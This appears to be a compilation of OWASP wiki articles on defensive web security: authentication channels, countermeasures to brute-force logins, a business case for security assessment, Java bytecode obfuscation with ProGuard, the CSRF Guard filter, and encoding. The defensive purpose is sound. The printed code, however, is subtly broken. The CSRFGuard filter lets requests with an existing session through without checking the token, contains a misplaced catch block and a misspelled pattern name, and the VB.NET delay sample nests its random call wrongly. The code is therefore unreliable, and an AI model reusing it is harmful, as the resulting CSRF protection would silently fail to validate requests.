A common case of this is using SSL/TLS certificates to validate a server without doing a client-side authentication. During the server validation, the protocol performs a key exchange, leaving a secure channel, where the client knows the identity of the server — if everything was done properly. Then the server can use the secure channel to establish the identity of the client, perhaps using a simple password protocol. This is a sufficient proof to the server as long as the server does not believe that the client would intentionally introduce a proxy, in which case it may not be sufficient.

### Authentication Channels

Authentication decisions may not be made at the point where authentication data is collected. Instead it may be proxied to some other device where a decision may be made. In some cases, the proxying of data will be non-obvious. For example, in a standard client-server application, it is clear that the client will need to send some sort of authentication information to the server. However, the server may proxy the decision to a third party, allowing for centralized management of accounts over a large number of resources.

It is important to recognize that the channel over which authentication occurs provides necessary security services. For example, it is common to perform password authentication over the Internet in the clear. If the password authentication is not strong (i.e., a zero-knowledge password protocol), it will leak information, generally making it easy for the attacker to recover the password. If there is data that could possibly be leaked over the channel, it could be compromised.

{{Template:SecureSoftware}}

[[Category:Countermeasure]]

[[Category:OWASP CLASP Project]]

QUEBRA

## BLOCKING BRUTE FORCE ATTACKS

### BLOCKING BRUTE FORCE ATTACKS

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works. If your web site requires user authentication, you are a good target for a brute-force attack.

An attacker can always discover a password through a brute-force attack, but the downside is that it could take years to find it. Depending on the password's length and complexity, there could be trillions of possible

combinations. To speed things up a bit, a brute-force attack could start with dictionary words or slightly modified dictionary words because most people will use those rather than a completely random password. These attacks are called dictionary attacks or hybrid brute-force attacks. Brute-force attacks put user accounts at risk and flood your site with unnecessary traffic.

Hackers launch brute-force attacks using widely available tools that utilize wordlists and smart rulesets to intelligently and automatically guess user passwords. Although such attacks are easy to detect, they are not so easy to prevent. For example, many HTTP brute-force tools can relay requests through a list of open proxy servers. Since each request appears to come from a different IP address, you cannot block these attacks simply by blocking the IP address. To further complicate things, some tools try a different username and password on each attempt, so you cannot lock out a single account for failed password attempts.

## **LOCKING ACCOUNTS**

The most obvious way to block brute-force attacks is to simply lock out accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator. However, account lockout is not always the best solution, because someone could easily abuse the security measure and lock out hundreds of user accounts. In fact, some Web sites experience so many attacks that they are unable to enforce a lockout policy because they would constantly be unlocking customer accounts.

The problems with account lockouts are:

- An attacker can cause a denial of service (DoS) by locking out large numbers of accounts.
- Because you cannot lock out an account that does not exist, only valid account names will lock. An attacker could use this fact to harvest usernames from the site, depending on the error responses.
- An attacker can cause a diversion by locking out many accounts and flooding the help desk with support calls.
- An attacker can continuously lock out the same account, even seconds after an administrator unlocks it, effectively disabling the account.
- Account lockout is ineffective against slow attacks that try only a few passwords every hour.
- Account lockout is ineffective against attacks that try one password against a large list of usernames.
- Account lockout is ineffective if the attacker is using a username/password combo list and guesses correctly on the first couple of attempts.
- Powerful accounts such as administrator accounts often bypass lockout policy, but these are the most desirable accounts to attack. Some systems lock out administrator accounts only on network-based logins.
- Even once you lock out an account, the attack may continue, consuming valuable human and computer resources.

Account lockout is sometimes effective, but only in controlled environments or in cases where the risk is so great that even continuous DoS attacks are preferable to account compromise. In most cases, however, account lockout is insufficient for stopping brute-force attacks. Consider, for example, an auction site on which several bidders are fighting over the same item. If the auction Web site enforced account lockouts, one bidder could simply lock the others' accounts in the last minute of the auction, preventing them from submitting any winning bids. An attacker could use the same technique to block critical financial transactions or e-mail communications.

## **FINDING OTHER COUNTERMEASURES**

As described, account lockouts are usually not a practical solution, but there are other tricks to deal with brute force attacks. First, since the success of the attack is dependent on time, an easy solution is to inject random



pauses when checking a password. Adding even a few seconds' pause can greatly slow a brute-force attack but will not bother most legitimate users as they log in to their accounts.

Note that although adding a delay could slow a single-threaded attack, it is less effective if the attacker sends multiple simultaneous authentication requests.

Another solution is to lock out an IP address with multiple failed logins. The problem with this solution is that you could inadvertently block large groups of users by blocking a proxy server used by an ISP or large company. Another problem is that many tools utilize proxy lists and send only a few requests from each IP address before moving on to the next. Using widely available open proxy lists at Web sites such as <http://tools.rosinstrument.com/proxy/>, an attacker could easily circumvent any IP blocking mechanism. Because most sites do not block after just one failed password, an attacker can use two or three attempts per proxy. An attacker with a list of 1,000 proxies can attempt 2,000 or 3,000 passwords without being blocked. Nevertheless, despite this method's weaknesses, Web sites that experience high numbers of attacks—adult Web sites in particular—do choose to block proxy IP addresses.

One simple yet surprisingly effective solution is to design your Web site not to use predictable behavior for failed passwords. For example, most Web sites return an "HTTP 401 error" code with a password failure, although some web sites instead return an "HTTP 200 SUCCESS" code but direct the user to a page explaining the failed password attempt. This fools some automated systems, but it is also easy to circumvent. A better solution might be to vary the behavior enough to eventually discourage all but the most dedicated hackers. You could, for example, use different error messages each time or sometimes let a user through to a page and then prompt him again for a password.

Some automated brute-force tools allow the attacker to set certain trigger strings to look for that indicate a failed password attempt. For example, if the resulting page contains the phrase "Bad username or password," the tool would know the credentials failed and would try the next in the list. A simple way to fool these tools is to include also those phrases as comments in the HTML source of the page they get when they successfully authenticate.

After one or two failed login attempts, you may want to prompt the user not only for the username and password but also to answer a secret question. This not only causes problems with automated attacks, it prevents an attacker from gaining access, even if they do get the username and password correct. You could also detect high numbers of attacks system-wide and under those conditions prompt all users for the answer to their secret questions.

Other techniques you might want to consider are:

- For advanced users who want to protect their accounts from attack, give them the option to allow login only from certain IP addresses.
- Assign unique login URLs to blocks of users so that not all users can access the site from the same URL.
- Use a CAPTCHA to prevent automated attacks (see the sidebar "Using CAPTCHAs").
- Instead of completely locking out an account, place it in a lockdown mode with limited capabilities.

Attackers can often circumvent many of these techniques by themselves, but by combining several techniques, you can significantly limit brute-force attacks. It might be difficult to stop an attacker who is determined to obtain a password specifically from your web site, but these techniques certainly can be effective against many attacks, including those from novice hackers. These techniques also require more work on the attacker's part, which gives you more opportunity to detect the attack and maybe even identify the attacker.

Although brute-force attacks are difficult to stop completely, they are easy to detect because each failed login attempt records an HTTP 401 status code in your Web server logs. It is important to monitor your log files for brute-force attacks-in particular, the intermingled 200 status codes that mean the attacker found a valid password.

Here are conditions that could indicate a brute-force attack or other account abuse:

- Many failed logins from the same IP address
- Logins with multiple usernames from the same IP address
- Logins for a single account coming from many different IP addresses
- Excessive usage and bandwidth consumption from a single use
- Failed login attempts from alphabetically sequential usernames or passwords
- Logins with a referring URL of someone's mail or IRC client
- Referring URLs that contain the username and password in the format `http://user:password@www.example.com/login.htm`
- If protecting an adult Web site, referring URLs of known password-sharing sites
- Logins with suspicious passwords hackers commonly use, such as `ownsyou` (`ownzyou`), `washere` (`wazhere`), `zealots`, `hacksyou`, and the like (see [www.securibox.net/phpBB2/viewtopic.php?t=8563](http://www.securibox.net/phpBB2/viewtopic.php?t=8563))

Brute force attacks are surprisingly difficult to stop completely, but with careful design and multiple countermeasures, you can limit your exposure to these attacks. Ultimately, the only best defense is to make sure that users follow basic rules for strong passwords: use long unpredictable passwords, avoid dictionary words, avoid reusing passwords, and change passwords regularly.

## SIDEBAR: USING CAPTCHAS

A completely automated public Turing test to tell computers and humans apart, or CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks. They work by presenting some test that is easy for humans to pass but difficult for computers to pass; therefore, they can conclude with some certainty whether there is a human on the other end.

For a CAPTCHA to be effective, humans must be able to answer the test correctly as close to 100 percent of the time as possible. Computers must fail as close to 100 percent of the time as possible. Ez-gimpy ([www.captcha.net/cgi-bin/ez-gimpy](http://www.captcha.net/cgi-bin/ez-gimpy)), perhaps the most commonly used CAPTCHA, presents the user with an obscured word that the user must type to pass the test. But researchers have since written pattern recognition programs that solve ez-gimpy with 92 percent accuracy. Although these researchers have not made their programs public, all it takes is one person to do so to make ez-gimpy mostly ineffective. Researchers at Carnegie Mellon's School of Computer Science continually work to improve and introduce new CAPTCHAs (see [www.captcha.net/captchas](http://www.captcha.net/captchas)).

If you are developing your own CAPTCHA, keep in mind that it is not how hard the question is that matters-it is how likely it is that a computer will get the correct answer. I once saw a CAPTCHA that presents the user with a picture of three zebras, with a multiple-choice question asking how many zebras were in the picture. To answer the question, you click one of three buttons. Although it would be very difficult for a computer program to both understand the question and interpret the picture, the program could just randomly guess any answer and get it correct 30 percent of the time. Although this might seem a satisfactory level of risk, it is by no means an effective CAPTCHA. If you run a free e-mail service and use a CAPTCHA such as this to prevent spammers from creating accounts in bulk, all they have to do is write a script to automatically create 1,000 accounts and expect on average that 333 of those attempts will be successful.

Nevertheless, a simple CAPTCHA may still be effective against brute-force attacks. When you combine the chance of an attacker sending a correct username and password guess with the chance of guessing the CAPTCHA correctly, combined with other techniques described in this chapter, even a simple CAPTCHA could prove effective.

Figure 1: Password Authentication Delay: C#

```
private void AuthenticateRequest(object obj, EventArgs ea)
{
    HttpApplication objApp = (HttpApplication) obj;
    HttpContext objContext = (HttpContext) objApp.Context;
    // If user identity is not blank, pause for a random amount of time
    if ( objApp.User.Identity.Name != "" )
    {
        Random rand = new Random();
        Thread.Sleep(rand.Next(minSeconds, maxSeconds) * 1000);
    }
}
```

Figure 2: Password Authentication Delay: VB.NET

```
Public Sub AuthenticateRequest(ByVal obj As Object, ByVal ea As System.EventArgs)
    Dim objApp As HttpApplication
    Dim objContext As HttpContext
    Dim ran As Random
    objApp = obj
    objContext = objApp.Context
    ' If user identity is not blank, pause for a random amount of time
    If objApp.User.Identity.Name <> "" Then
        ran = New Random
        Thread.Sleep(ran.Next(ran.Next(minSeconds, maxSeconds) * 1000))
    End If
End Sub
```

Mark Burnett (mburnett@xato.net) is an independent security consultant and author who specializes in Windows and web server security. He is an IIS MVP and author of *Hacking the Code* (Syngress Publishing).

*Hacking the Code* ([www.hackingthecode.com](http://www.hackingthecode.com)), written by Mark Burnett, is a unique book that walks you through the many security threats facing ASP.NET web developers. The book provides concise solutions, code examples, and security policy to address each of these threats.

[[Category:OWASP Columns]]

[[Category:Countermeasure]]

QUEBRA

## BUSINESS JUSTIFICATION FOR APPLICATION SECURITY ASSESSMENT

Today's enterprise and the end users have increasingly become dependent on IT applications. IT Applications (most of them are web based) allow customers/users to directly access personal and confidential information, encouraging self-driven model, decreasing business cost. Critical business functions are dependent successful functioning of the IT applications e.g. enterprise such as eBay, Amazon.com has most of their business dependent on their Internet facing flagship applications.

There is exponential increase in vulnerabilities found in Web Applications putting significant financial impact to the enterprise and privacy of the end users. Gartner's recent studies[1] shows that hackers are moving towards web

application based attacks, 75% of total attacks now occur on Web applications. Systems and network administrators in last 5-10 years (end 1990s to early 00s) have achieved significant maturity on controlling OS and network level attacks. Strong OS hardening/patching procedures coupled with well managed firewalls provides sufficient surety to the business that these layers are secure and not easy to penetrate.

This is yet not true for applications, especially web applications. Web applications provide a logical tunnel from outside/Internet to the backend databases inside the enterprise. Web applications are complex piece of code with a mix of customized business logic, third party libraries, back-end database routines and integration to multiple other applications. Complexity increases potential points of failures. A recent study by penetration testers [2] shows that more than 95% of web applications have some sort of vulnerability.

## **WHAT PRESSURES BUSINESS IS COMING UNDER?**

### **Compliance and Regulatory Needs**

Sarbanes-Oxley for financial accounting, HIPAA for safe handling of medical records, Gramm-Leach-Bliley for privacy of customer and PCI to safely process and handle credit card information. List is endless. Achieving compliance to regulations imposed by government and industry is one of the top priorities for business. Compliance entails having strong security controls in your IT applications and associated processes. Security assessment helps to check compliances and in some case required.

### **Increasing Cost of Security Breaches**

Cost of security breaches is increasing. It is not only losing the customer confidence but enterprise may end up paying heavy penalties. Payment Card Industry (PCI) recently announced \$50,000 fine per incident if cardholder data is compromised. ChoicePoint, lost information of 145,000 customers in 2005 and ended up spending \$11.4 million in related cost.

### **Awareness of Users**

Users have become much more aware and attentive towards the privacy, confidentiality and safekeeping of their personal information. Media has helped to create awareness. Comments like "... I refused to enter my credit card information as I don't see the padlock [SSL] at bottom of my browser window..." are common.

### **What is there to lose**

Ultimate question for business may be what is there to lose.

- Data, which may be the biggest asset in the enterprise
- Public Image and Confidence of Customers
- Availability of applications causing unplanned blackouts for business

We have talked about what are potential business impacts due to insecure applications. Application Security Assessment helps to figure out what are the weaknesses and potential issues in our web application. Helps business spend the security dollars where it is most required. And way to consistently keep our applications one notch higher than the attackers.

## REFERENCES

[1]. Gartner, Nov 2005 <<http://gartner.com>>

[2]. Studies from numerous penetration tests by Imperva  
<[http://www.imperva.com/application\\_defense\\_center/papers/how\\_safe\\_is\\_it.html](http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html)>

[[Category:OWASP Application Security Assessment Standards Project]]

{{Template:Countermeasure}}

QUEBRA

## BYTECODE OBFUSCATION

### AUTHOR

Pierre Parrend

### PRINCIPLES

Java is a language where the source code is quite intuitive to read. And in many cases, the compiled bytecode can also be reversed (or decompiled) into source code. This presents problems for projects that require confidentiality of the source code. This article provides an introduction to protecting bytecode through obfuscation.

#### How to recover Source Code from Bytecode?

There are a number of freely available Java decompilers that all provide similar functionality, including:

- Recover source code from Java bytecode,
- Retrieve names of local Variables and parameters,
- Retrieve comments and JavaDoc

Popular decompilers include:

- [<http://www.kpdus.com/jad.html> JAD (JJava Decompiler)] a little dated now and does not support Java 5.0
- [<http://jode.sourceforge.net> Jode] Written entirely in Java and provides a Swing GUI
- [<http://jrevpro.sourceforge.net/> jReversePro] 100% Java, also slightly dated

#### How to prevent Java code from being Reverse-engineered ?

Several actions can be taken for preventing reverse-engineering :

- Code Obfuscation. This is done mainly through variable renaming; see next paragraph for more precisions,
- Suppression of End Of Line Characters. This makes the code difficult to parse,
- Use of anonymous classes for handling events. This seems not to be handled by many Decompiler; however, JAD copes pretty well with this.

- Class file encryption. This implies some overhead for uncyphering at runtime. Several tools are available:: [<http://www.cinnabarsystems.com/canner.html> Canner], by Cinnabar Systems, or [<http://www.jbitsoftware.com/JBit/do/displayPage?targetPagelId=products.jlockinfo> JLock by JSoft]. They are available for evaluation, and the first is proposed currently for Windows Platforms only.
- Replacing the method names with certain characters e.g '/' or '.' in the class header causes the popular decompilation tools such as JAD to dump the source code which is incomprehensible (you cannot determine the control flow from the source).

**Note:** Beware of 100% Java solutions using encryption to protect class files as these are more than likely snake oil. Since the JVM has to read unencrypted class files at some point, even if the class files are encrypted on the disk, they will have to be decrypted before being passed to the JVM. An attacker could modify the local JVM to simply write the class files to disk in their unencrypted form at this point. (See: [<http://www.javaworld.com/javaworld/javaqa/2003-05/01-qa-0509-jcrypt.html?page=2> Javaworld article]).

**Conjecture:** It's is very easy to circumvent these methods to reveal bytecode using a Java profiler.

### What obfuscation tools are available ?

A lot of tools exist for Java code Obfuscation. You can find extensive lists under following URLs, or simply type 'obfuscator' in your favorite search engine :

- [http://directory.google.com/Top/Computers/Programming/Languages/Java/Development\\_Tools/Obfuscators/](http://directory.google.com/Top/Computers/Programming/Languages/Java/Development_Tools/Obfuscators/)
- <http://proguard.sourceforge.net/alternatives.html>

Among those projects, some are open source project, and therefore more suitable for research - but also for enterprises who wish to control the programs they use (without any warranty):

- [<http://proguard.sourceforge.net/> Proguard] is a shrinker (make code more compact), and optimizer and obfuscator.
- [<http://jode.sourceforge.net/> Jode] is a decompiler, an optimizer and an obfuscator. It contains facilities for cleaning logging statements,,
- [<http://jarg.sourceforge.net/> Jarg],
- [<http://sourceforge.net/projects/javaguard/> Javaguard], which is a simple obfuscator, without many documentation,
- [<http://www.geocities.com/CapeCanaveral/Hall/2334/Programs/cafebabe.html> CafeBabe], which allows precise view of Bytecode files and single file obfuscation; a good tool for teaching ByteCode Structure, more than a production tool.

## USING PROGUARD

The following section provides a short tutorial for using [<http://proguard.sourceforge.net/> Proguard].

First, download the code under [[http://sourceforge.net/project/showfiles.php?group\\_id=54750](http://sourceforge.net/project/showfiles.php?group_id=54750) following url ] and unzip it.

For this tutorial, we use the [<http://www.rzo.free.fr/applis/fr.inria.ares.sfelixutils-0.1.jar> fr.inria.ares.sfelixutils-0.1.jar package].

Go to the main directory of Proguard. For launching it, you can use following script with given parameters :

```
java -jar lib/proguard.jar @config-genericFrame.pro
```

config-genericFrame.pro is the option file (do not forget to adapt the libraryjars parameter to your own system) :

- obfuscationdictionary ./examples/dictionaries/compact.txt
- libraryjars /usr/java/j2sdk1.4.2\_10/jre/lib/rt.jar
- injars fr.inria.ares.sfelixutils-0.1.jar
- outjar fr.inria.ares.sfelixutils-0.1-obs.jar
- dontshrink
- dontoptimize
- keep public class:

```
proguard.ProGuard {  
    public static void main(java.lang.String[]);  
}
```

Remark that the 'keep' option is mandatory, we use this default class for not keep anything out.

The example dictionary (here compact.txt) is given with the code. The output is stored in the package 'genericFrameOut.jar'.

You can observe the modifications implied by obfuscation with following commands :

```
jar xvf genericFrameOut.jar  
cd genericFrame/pub/gui/  
jad c.class  
more c.jad more c.jad
```

Remark than Strings are kept unmodified. If you want you code to be hard to read, do not forget to remove any debugging and logging comments. Jode has some facilities for making this easier.

## USING CAFEBAKE

CafeBabe is a convenient tool for teaching structure of ByteCode files. You can [<http://www.geocities.com/CapeCanaveral/Hall/2334/programs.html>] download it at this URL].

Unzip it and execute following command :

```
java -classpath CafeBabe.jar org.javalobby.apps.cafebabe.CafeBabe
```

Have a look at some class from the original genericFrame.jar package. Then obfuscate it, and compare both - original and modified class :

- with the CafeBabe viewer,
- after decompiling it with JAD.

What conclusion can you draw of it ?

## USING JODE

Jode is to be found [<http://jode.sourceforge.net/> here] with instructions on how to use the decompiler and obfuscator functions [<http://jode.sourceforge.net/usage.html> here].

## LINKS

- [http://directory.google.com/Top/Computers/Programming/Languages/Java/Development\\_Tools/Obfuscators / Obfuscator list, by Google](http://directory.google.com/Top/Computers/Programming/Languages/Java/Development_Tools/Obfuscators/Obfuscator%20list,byGoogle)
- [<http://proguard.sourceforge.net/alternatives.html> alternatives proposed by proguard]
- [<http://www.geocities.com/CapeCanaveral/Hall/2334/Programs/cafebabe.html> CafeBabe]
- [<http://www.cinnabarsystems.com/canner.html> Canner]
- [<http://www.kpdus.com/jad.html> JAD (JAVa Decompiler)]
- [<http://jarg.sourceforge.net/> Jarg]
- [<http://sourceforge.net/projects/javaguard/> Javaguard]
- [<http://www.jbitsoftware.com/JBit/do/displayPage?targetPageId=products.jlockinfo> JLock by JSoft]
- [<http://jode.sourceforge.net/> Jode]
- [<http://proguard.sourceforge.net/> Proguard]

[[Category:OWASP Java Project]]

[[Category:Countermeasure]]

[[Category:How To]]

QUEBRA

## CSRF GUARD

#REDIRECT [[Category:OWASP CSRFGuard Project]]

## OVERVIEW

Just when developers are starting to run in circles over [\[\[Cross Site Scripting\]\]](#), the [[http://www.darkreading.com/document.asp?doc\\_id=107651&WT.svl=news1\\_2](http://www.darkreading.com/document.asp?doc_id=107651&WT.svl=news1_2) 'sleeping giant'] awakes for yet another web-catastrophe. [\[\[Cross-Site Request Forgery\]\]](#) (CSRF) is an attack whereby the victim is tricked into loading information from or submitting information to a web application for which they are currently authenticated. The problem is that the web application has no means of verifying the integrity of the request.

## RECOMMENDED PREVENTION MEASURE: UNIQUE REQUEST TOKENS

The core issue with CSRF attacks is that form submission can be imitated with forged requests. The application must be able to differentiate between legal requests and forged requests. Since all headers, cookies, and credentials will be submitted with both legal and forged requests, the only method of truly verifying the integrity of the request is with a uniquely identifiable token in the form of an HTTP parameter. When the user first visits the site, the application will generate and store a "session specific" unique request token. This session specific unique request token is then placed in each form and link of the HTML response, ensuring that this value will be submitted with the next request. For each subsequent request, the application must verify the existence of the unique token



parameter and compare its value to that of the value stored in the user's session. The security of the approach is based on the fact that this unique token value is specific to a user's session and is "hard to guess." Therefore, it is imperative that this value is large and cryptographically secure.

**UPDATE:** There have been discussions suggesting that the unique request token can be compromised using JavaScript. This attack implies that the application also contains a Cross-Site scripting vulnerability, which is a more severe issue than Cross-Site request forgery. The first Myspace worm worked in this manner where it used a Cross Site Scripting vulnerability to forge requests to update a user's profile, where the user profile update mechanism was protected with an antiCSRF defense mechanism similar to what is provided by this filter. You can mitigate this risk somewhat by making your form key AND value a CSRF Guard-type token.

## EXAMPLE: THE JAVA CSRF GUARD

### Java EE Filter

Java EE filters provide the ability to intercept, view, and modify both the request and associated response for the requesting client. Filters are inserted and executed by the Java EE container's deployment descriptor (web.xml) file. For example, if an HTTP request for a JSP page hits our Apache web server, the request is sent to Tomcat for processing. Before Tomcat executes the code inside of the JSP, the request must be passed along a chain of Java EE filters. The following snippet illustrates how to declare and map a filter to a particular URI-space in web.xml:

```
<filter>
<filter-name>CSRFGuard</filter-name>
<filter-class>org.owasp.csrf.CSRFGuard</filter-class>
<init-param>
<param-name>error-page</param-name>
<param-value>error.jsp</param-value>
</init-param>
</filter>
<filter-mapping>
<filter-name>CSRFGuard</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>
```

Implementing the CSRF Guard as a Java EE Filter gives us the ability to verify the integrity of the request before it ever hits our web application.

### Secure Random

When implementing the CSRF Guard, we must ensure that the unique request token is cryptographically strong. After all, our implementation relies on the principle that the unique token is difficult to guess. If the unique request token can be easily guessed then a CSRF attack can be executed.

The following code snippet generates a BASE64 encoded string of 'size' bytes:

```
private String generateCSRFToken(int size) {
    SecureRandom sr = null;
    byte[] random = new byte[size];
    BASE64Encoder encoder = new BASE64Encoder();
    String digest = null;
    try {
        sr = SecureRandom.getInstance("SHA1PRNG");
        sr.nextBytes(random);
        digest = encoder.encode(random);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

```

return digest;
}

```

## IMPLEMENTATION

The following Java EE Filter will attempt to verify the integrity of the request by comparing the OWASP\_CSRFTOKEN HTTP parameter value with that of the OWASP\_CSRFTOKEN session attribute. If the two values do not match, then the request is forged and we invoked the doError() method. This method will invalidate the existing session and redirect the user to a page specified by the filter init-parameter "error-page". If the parameter value equals the corresponding session attribute value, then we call doChain() and pass the request to the webapplication. Once the web application is finished processing the request, the buildLinkParameters() method will search the HTML response for forms and links and insert the appropriate OWASP\_CSRFTOKEN parameter value. Unfortunately, the dependency on an HTML response means that the current filter may not work with some Web 2.0 applications. Furthermore, the filter only modifies response objects whose "Content-Type" header is text based. If your web application neglects to set the appropriate value for the "Content-Type" header, then the CSRF Guard will not make the appropriate changes to the HTML response and each subsequent request will be considered a violation.

```

/*
 * CSRFGuard.java
 *
 * Created on January 2, 2007, 11:35 AM
 *
 * Copyright (C) 2007 Eric Sheridan
 *
 * This library is free software; you can redistribute it and/or
 * modify it under the terms of the GNU Lesser General Public
 * License as published by the Free Software Foundation; either
 * version 2.1 of the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public
 * License along with this library; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
 */
package org.owasp.csrf;
import java.io.OutputStream;
import java.io.IOException;
import java.security.SecureRandom;
import java.util.regex.Pattern;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpSession;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import sun.misc.BASE64Encoder;
import org.owasp.csrf.http.MutableHttpResponse;
/**
 *
 * @author esheridan
 */
public class CSRFGuard implements Filter {
    public final static String OWASP_CSRFTOKEN = "OWASP_CSRFTOKEN";
    public final static Pattern FORM_PATTERN = Pattern.compile("(?i)</form>");
    public final static Pattern SKIPPABLE_PATTERN =
        Pattern.compile(".*\\. (gif|jpg|png|css|js|ico|swf|axd.*)$");
    private String errorPage = null;
    public void init(FilterConfig config) {

```

```

errorPage = config.getInitParameter("error-page");
}
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) {
    if(request instanceof HttpServletRequest && response instanceof HttpServletResponse) {
        try {
            HttpServletRequest hRequest = (HttpServletRequest)request;
            MutableHttpServletResponse mResponse = new MutableHttpServletResponse((HttpServletResponse)response);
            HttpSession session = hRequest.getSession(false);
            if(session != null) {
                if(!hasCSRFToken(session)) {
                    setCSRFToken(session);
                }
                doChain(hRequest, mResponse, response, chain);
            } else if(isSkippable(hRequest) || isValidRequest(session, hRequest)) {
                doChain(hRequest, mResponse, response, chain);
            } else {
                doError(session, (HttpServletResponse)response);
            }
        } else {
            chain.doFilter(request, response);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
public void destroy() {
}
private void doError(HttpSession session, HttpServletResponse response) throws IOException {
    session.invalidate();
    response.sendRedirect(errorPage);
}
private void doChain(HttpServletRequest request, MutableHttpServletResponse mResponse, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
    OutputStream out = response.getOutputStream();
    chain.doFilter(request, mResponse);
    String contentType = mResponse.getContentType();
    String token = getCSRFToken(request.getSession());
    if(contentType != null && contentType.startsWith("text")) {
        String content = new String(mResponse.getContent());
        content = getModifiedResponse(token, content);
        byte[] result = content.getBytes();
        response.setContentLength(result.length);
        out.write(result);
    } else {
        out.write(mResponse.getContent());
    }
    out.close();
}
private String getModifiedResponse(String token, String content) {
    content = buildFormParameters(content, token);
    content = buildLinkParameters(content, token);
    return content;
}
private String getCSRFToken(HttpSession session) {
    return (String)session.getAttribute(OWASP_CSRFTOKEN);
}
private boolean hasCSRFToken(HttpSession session) {
    return getCSRFToken(session) != null;
}
private void setCSRFToken(HttpSession session) {
    session.setAttribute(OWASP_CSRFTOKEN, generateCSRFToken());
}
private String generateCSRFToken() {
    return generateCSRFToken(32);
}
private String generateCSRFToken(int size) {
    SecureRandom sr = null;
    byte[] random = new byte[size];
    BASE64Encoder encoder = new BASE64Encoder();
    String digest = null;
    try {
        sr = SecureRandom.getInstance("SHA1PRNG");
        sr.nextBytes(random);
        digest = encoder.encode(random).replace('+', '_');
    }
}

```

```

    } catch (Exception e) {
        e.printStackTrace();
    }
    return digest;
}
private boolean isSkippable(HttpServletRequest request) {
    return SKIPABLE_PATTERN.matcher(request.getRequestURI()).matches();
}
private boolean isValidRequest(HttpSession session, HttpServletRequest request) {
    String original = (String)session.getAttribute(OWASP_CSRFTOKEN);
    String now = (String)request.getParameter(OWASP_CSRFTOKEN);
    boolean result = false;
    if(now != null && now.equals(original)) {
        result = true;
    }
    return result;
}
private String buildFormParameters(String content, String token) {
    return FORM_PATTERN.matcher(content).replaceAll("<input type=\"hidden\" name=\"" +
OWASP_CSRFTOKEN + "\" value=\"" + token + "\">\n</form>");
}
private String buildLinkParameters(String content, String token) {
    content = buildLinkParameters(content, token, "href=\"", "'");
    content = buildLinkParameters(content, token, "src=\"", "'");
    return content;
}
private String buildLinkParameters(String content, String token, String pattern, char termChar) {
    StringBuffer buffer = new StringBuffer();
    int i=0;
    int index = 0;
    int length = content.length();
    while(i < length) {
        index = content.toLowerCase().indexOf(pattern, i);
        if(index != -1) {
            int offset = 0;
            int n = 0;
            boolean parameters = false;
            String tokenString = null;
            buffer.append(content.substring(i, index+pattern.length()));
            for(n=index+pattern.length(), offset=n; n<=length && content.charAt(n) != termChar; n++) {
                buffer.append(content.charAt(n));
                if(content.charAt(n) == '?') {
                    parameters = true;
                }
            }
            if(parameters) {
                tokenString = "&" + OWASP_CSRFTOKEN + "=" + token;
            } else {
                tokenString = "?" + OWASP_CSRFTOKEN + "=" + token;
            }
            buffer.append(tokenString);
            i = index + pattern.length() + (n - offset);
        } else {
            buffer.append(content.substring(i, length));
            i = length;
        }
    }
    return buffer.toString();
}
}

```

## DOWNLOAD

The Proof-of-Concept implementation of the Cross-Site Request Forgery Guard discussed in this article can be downloaded here: [\[\[:Image:CSRF\\_Guard.zip|CSRF\\_Guard.zip\]\]](#)

## RELATED PROJECTS

A Proof-of-Concept implementation of the CSRF Guard for the PHP platform is under development: [[PHP CSRF Guard]]

A Proof-of-Concept implementation of the CSRF Guard for the ASP.Net platform (as an ASP.Net Module/Filter) is under development as part of the OWASP .Net project toolset. [[.Net CSRF Guard]]

## REFERENCES

- [http://news.com.com/Netflix+fixes+Web+2.0+bugs/2100-1002\\_3-6126438.html?tag=cd.lede](http://news.com.com/Netflix+fixes+Web+2.0+bugs/2100-1002_3-6126438.html?tag=cd.lede)
- <http://shiflett.org/articles/foiling-cross-site-attacks>
- <http://java.sun.com/j2se/1.4.2/docs/api/java/security/SecureRandom.html>

[[Category:OWASP\_CSRFGuard\_Project]]

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

[[Category:Java]]

QUEBRA

## CATEGORY:CANONICALIZATION

Canonicalization countermeasure related articles

[[Category:Countermeasure]]

QUEBRA

## CATEGORY:CRYPTOGRAPHY

[[Category:Countermeasure]]

QUEBRA

## CATEGORY:ENCODING

{{Template:Countermeasure}}

## DESCRIPTION

Encoding, closely related to [[Escaping]] is a powerful mechanism to help protect against many types of attack, especially [[Category:Injection Attack|injection attacks]] and [[XSS]]. Essentially, encoding involves translating

special characters into some equivalent that is no longer significant in the target interpreter. So, for example, using HTML entity encoding before sending untrusted data into a browser will protect against many forms of [[XSS]].

## CONSIDERATIONS

### What interpreter?

To encode properly, you need to know what interpreters the data might end up in. For example, if the data is going into a SQL interpreter, you should consider encoding based on syntax of the SQL engine you are using.

### What characters? Complete?

You want to make sure that you encode all the characters that might cause a problem, so the best approach is to use a positive encoding scheme, where all characters except a minimal "known good" set are encoded.

### What encoding scheme?

There are dozens of ways to encode characters and many interpreters allow multiple forms of a single significant character. For a browser, HTML entity encoding is a good way to prevent script injection, but URL encoding or Unicode encoding (%xx) will not prevent scripts from running. Be sure to use the appropriate encoding scheme for the target interpreter.

### Double encoding and decoding?

